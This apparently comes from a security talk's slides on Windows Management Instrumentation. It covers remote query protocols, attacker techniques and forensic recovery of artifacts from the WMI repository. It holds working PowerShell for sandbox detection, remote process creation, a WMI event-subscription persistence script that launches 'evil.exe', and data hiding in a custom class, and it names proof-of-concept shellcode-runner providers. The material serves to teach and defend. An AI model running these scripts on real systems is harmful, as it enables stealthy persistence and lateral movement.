___NAMESPACE     : root\cimv2
___PATH           : \\WIN-B85AAA7ST4U\root\cimv2:Win32_Process.Handle="0"
Caption           : System Idle Process
CommandLine      :
CreationClassName : Win32_Process
CreationDate      :
CSCreationClassName : Win32_ComputerSystem
CSName           : WIN-B85AAA7ST4U
Description       : System Idle Process
```

Remote WMI Protocols - WinRM/PowerShell Remoting


- SOAP protocol based on the WSMan specification
- Encrypted by default
- Single management port – 5985 (HTTP) or 5986 (HTTPS)
- The official remote management protocol in Windows 2012 R2+
- SSH on steroids – Supports WMI and code execution, object serialization



The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The command executed is `ls WSMAN:\localhost`. The output displays the configuration for the local WSMAN endpoint, including the path `WSManConfig: Microsoft.WSMan.Management\WSMan::localhost` and a table of configuration parameters.

Type	Name	SourceOfValue	Value
System.String	MaxEnvelopeSizekb		500
System.String	MaxTimeoutms		60000
System.String	MaxBatchItems		32000
System.String	MaxProviderRequests		4294967295

Remote WMI Protocols – WinRM/PowerShell Remoting



```
Windows PowerShell
PS C:\> Test-WSMan -ComputerName 192.168.72.135

wsmid           : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor   : Microsoft Corporation
ProductVersion  : OS: 0.0.0 SP: 0.0 Stack: 3.0

PS C:\>
```

Remote WMI Protocols – WinRM/PowerShell Remoting

```
Windows PowerShell
PS C:\> $CimSession = New-CimSession -ComputerName 192.168.72.135 -Credential 'WIN-B85AAA7ST4U\Administrator' -Authentication Negotiate
PS C:\> Get-CimInstance -CimSession $CimSession -ClassName Win32_Process
```

ProcessId	Name	HandleCount	WorkingSetSize	VirtualSize	PSComputerName
0	System Idle P...	0	24576	0	192.168....
4	System	507	241664	1441792	192.168....
232	smss.exe	29	684032	3096576	192.168....
320	csrss.exe	547	2867200	33828864	192.168....
372	csrss.exe	261	13086720	51609600	192.168....
380	wininit.exe	76	2744320	33660928	192.168....
436	winlogon.exe	109	3932160	41578496	192.168....
476	services.exe	190	5799936	37363712	192.168....
484	lsass.exe	611	6672384	32768000	192.168....
516	lsm.exe	143	2543616	15011840	192.168....
600	svchost.exe	355	6316032	39587840	192.168....
668	svchost.exe	264	5439488	28577792	192.168....
716	svchost.exe	393	10043392	52105216	192.168....
824	svchost.exe	606	9134080	87629824	192.168....
872	svchost.exe	124	4571136	27308032	192.168....

Remote WMI Protocols – WinRM/PowerShell Remoting

```
Command Prompt
C:\>winrm enumerate wmicimv2/Win32_Process -a:Negotiate -u:Administrator -r:192.168.72.135
Enter the password for 'Administrator' to connect to '192.168.72.135':
Win32_Process
  Caption = System Idle Process
  CommandLine = null
  CreationClassName = Win32_Process
  CreationDate = null
  CSCreationClassName = Win32_ComputerSystem
  CSName = WIN-B85AAA7ST4U
  Description = System Idle Process
  ExecutablePath = null
  ExecutionState = null
  Handle = 0
  HandleCount = 0
  InstallDate = null
  KernelModeTime = 1709372533446
  MaximumWorkingSetSize = null
  MinimumWorkingSetSize = null
  Name = System Idle Process
  OSCreationClassName = Win32_OperatingSystem
  OSName = Microsoft Windows 7 Professional N |C:\Windows|\Device\Harddisk0\Pa
```

WMI Attack Lifecycle

WMI Attacks

- From an attackers perspective, WMI can be used but is not limited to the following:
 - Reconnaissance
 - VM/Sandbox Detection
 - Code execution and lateral movement
 - Persistence
 - Data storage
 - C2 communication

WMI Attacks – Reconnaissance

- Host/OS information: `ROOT\CIMV2:Win32_OperatingSystem, Win32_ComputerSystem`
- File/directory listing: `ROOT\CIMV2:CIM_DataFile`
- Disk volume listing: `ROOT\CIMV2:Win32_Volume`
- Registry operations: `ROOT\DEFAULT:StdRegProv`
- Running processes: `ROOT\CIMV2:Win32_Process`
- Service listing: `ROOT\CIMV2:Win32_Service`
- Event log: `ROOT\CIMV2:Win32_NtLogEvent`
- Logged on accounts: `ROOT\CIMV2:Win32_LoggedOnUser`
- Mounted shares: `ROOT\CIMV2:Win32_Share`
- Installed patches: `ROOT\CIMV2:Win32_QuickFixEngineering`
- Installed AV: `ROOT\SecurityCenter[2]:AntiVirusProduct`

WMI Attacks – VM/Sandbox Detection

- Sample WQL Queries

```
SELECT * FROM Win32_ComputerSystem WHERE TotalPhysicalMemory < 2147483648  
SELECT * FROM Win32_ComputerSystem WHERE NumberOfLogicalProcessors < 2
```

- Example

```
$VMDetected = $False  
  
$Arguments = @{  
    Class = 'win32_ComputerSystem'  
    Filter = 'NumberOfLogicalProcessors < 2 AND TotalPhysicalMemory < 2147483648'  
}  
  
if (Get-WmiObject @Arguments) { $VMDetected = $True }
```

WMI Attacks – VM/Sandbox Detection

- Sample WQL Queries

```
SELECT * FROM Win32_NetworkAdapter WHERE Manufacturer LIKE "%VMware%"
SELECT * FROM Win32_BIOS WHERE SerialNumber LIKE "%VMware%"
SELECT * FROM Win32_Process WHERE Name="vmttoolsd.exe"
SELECT * FROM Win32_NetworkAdapter WHERE Name LIKE "%VMware%"
```


- Example

```
$VMwareDetected = $False

$VMAdapter = Get-WmiObject Win32_NetworkAdapter -Filter 'Manufacturer LIKE
"%VMware%" OR Name LIKE "%VMware%"'
$VMBios = Get-WmiObject Win32_BIOS -Filter 'SerialNumber LIKE "%VMware%"'
$VMToolsRunning = Get-WmiObject Win32_Process -Filter 'Name="vmttoolsd.exe"'

if ($VMAdapter -or $VMBios -or $VMToolsRunning) { $VMwareDetected = $True }
```

WMI Attacks – Code Execution and Lateral Movement



```
Windows PowerShell
PS C:\> Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList 'notepad.exe' -ComputerName 192.168.72.135 -Credential 'WIN-B85AAA7ST4U\Administrator'

__GENUS           : 2
__CLASS           : __PARAMETERS
__SUPERCLASS     : 
__DYNASTY        : __PARAMETERS
__RELPATH        : 
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         : 
__NAMESPACE     : 
__PATH          : 
ProcessId        : 340
ReturnValue      : 0
PSComputerName  :
```

WMI Attacks – Persistence

```
$filterName = 'BotFilter82'  
$consumerName = 'BotConsumer23'  
$exePath = 'C:\windows\System32\evil.exe'  
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE  
TargetInstance ISA 'win32_PerfFormattedData_PerfOS_System' AND  
TargetInstance.SystemUptime >= 200 AND TargetInstance.SystemUptime < 320"  
$WMIEventFilter = Set-WmiInstance -Class __EventFilter -Namespace  
"root\subscription" -Arguments  
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$Query}  
-ErrorAction Stop  
$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace  
"root\subscription" -Arguments  
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exePath}  
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription"  
-Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

WMI Attacks – Data Storage


```
$StaticClass = New-Object System.Management.ManagementClass('root\cimv2', $null, $null)
```

```
$StaticClass.Name = 'win32_EvilClass'
```

```
$StaticClass.Put()
```

```
$StaticClass.Properties.Add('EvilProperty' , 'This is not the malware you're looking for')
```

```
$StaticClass.Put()
```



```
Windows PowerShell
PS C:\> ([WmiClass] 'win32_EvilClass').Properties['EvilProperty']

Name       : EvilProperty
Value      : This is not the malware you're looking for
Type       : String
IsLocal    : True
IsArray    : False
Origin     : win32_EvilClass
Qualifiers : {CIMTYPE}
```


WMI Providers

WMI Providers

- COM DLLs that form the backend of the WMI architecture
- Nearly all WMI objects and their method are backed by a provider
- Unique GUID associated with each provider
- GUIDs may be found in MOF files or queried programmatically
- GUID corresponds to location in registry
 - HKEY_CLASSES_ROOT\CLSID\<GUID>\InprocServer32 - (default)
- Extend the functionality of WMI all while using its existing infrastructure
- New providers create new `__Win32Provider : __Provider` instances
- Unique per namespace

WMI Providers

- Get-WmiProvider.ps1
 - <https://gist.github.com/mattifestation/2727b6274e4024fd2481>



```
Administrator: Windows PowerShell
PS C:\> $Provider | fl *

Namespace      : ROOT\subscription
ProviderName   : LogFileEventConsumer
CLSID          : {266c72d4-62e8-11d1-ad89-00c04fd8fdff}
DLL            : C:\Windows\system32\wbem\wbemcons.dll

Namespace      : ROOT\subscription
ProviderName   : ActiveScriptEventConsumer
CLSID          : {266c72e7-62e8-11d1-ad89-00c04fd8fdff}
DLL            :

Namespace      : ROOT\subscription
ProviderName   : NTEventLogEventConsumer
CLSID          : {266c72e6-62e8-11d1-ad89-00c04fd8fdff}
DLL            : C:\Windows\system32\wbem\wbemcons.dll
```


Malicious WMI Providers

- This was merely a theoretical attack vector until recently...
- EvilWMIProvider by Casey Smith (@subTee)
 - <https://github.com/subTee/EvilWMIProvider>
 - PoC shellcode runner
 - `Invoke-WmiMethod -Class win32_Evil -Name ExecShellcode -ArgumentList @(0x90, 0x90, 0x90), $null`
- EvilNetConnectionWMIProvider by Jared Atkinson (@jaredcatkinson)
 - <https://github.com/jaredcatkinson/EvilNetConnectionWMIProvider>
 - PoC PowerShell runner and network connection lister
 - `Invoke-WmiMethod -Class win32_NetworkConnection -Name RunPs -ArgumentList 'whoami', $null`
 - `Get-WmiObject -Class win32_NetworkConnection`

WMI Forensics


WMI Forensics - Motivation

- With online systems: use WMI to query itself
 - Enumerate filter to consumer bindings
 - Query WMI object definitions for suspicious events
- CIM repository is totally undocumented
 - `objects.data`, `index.btr`, `mapping#.map`
- Today, forensic analysis is mostly hypothesize and guess:
 - Copy CIM repository to a running system, or
 - `strings.exe` on `objects.data`

WMI Implementation on Disk

- WMI “providers” register themselves to expose query-able data
 - Object-oriented type hierarchy: Namespaces, Classes, Properties, Methods, Instances, References
 - CIM (Common Information Model) repository : `%SystemRoot%\WBEM\Repository`
 - `Objects.data`
 - `Mapping1.map`, `Mapping2.map`, `Mapping3.map`
 - `index.btr`
 - `mapping.ver` – Only in XP, specifies the index of the current mapping file
 - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM`

WMI Repository




WMI Repository – Artifact Recovery Methodology

- Construct the search string, taking into consideration the artifact's namespace, class, name
 - Stay tuned
- Perform a search in the `index.btr`
 - Logical Page #
 - Artifact's Record Identifier
 - Artifact's Record Size
- Based on the Logical Page #, determine the Physical Page # from the `objects.data Mapping in Mapping#.map`
- Find the Record Header based on the Artifact's Record Identifier in the page discovered at previous step in `objects.data`
- Validate the size in the Record Header matches Artifact's Record Size in `index.btr` found string
- Record Offset in the Record Header represents the offset in the current page of the Artifact

Objects.data – Structure

- Paged
- Page Size = 0x2000
- Physical Offset = PageNumber x PageSize
- Most of the pages contain records
 - Record Headers
 - Size = 0x10
 - Last Record Header contains only 0s
 - Records
- A record with size greater than the Page Size always starts in an empty page
 - Use the Mapping file to find the rest of the record's chunks

Objects.data – Page Structure



- Record Header : RecID, RecOffset, RecSize, Crc32 (16 bytes)
- First Record starts immediately after last Record Header
- CRC32 is only stored in the Record Header in Repos under XP

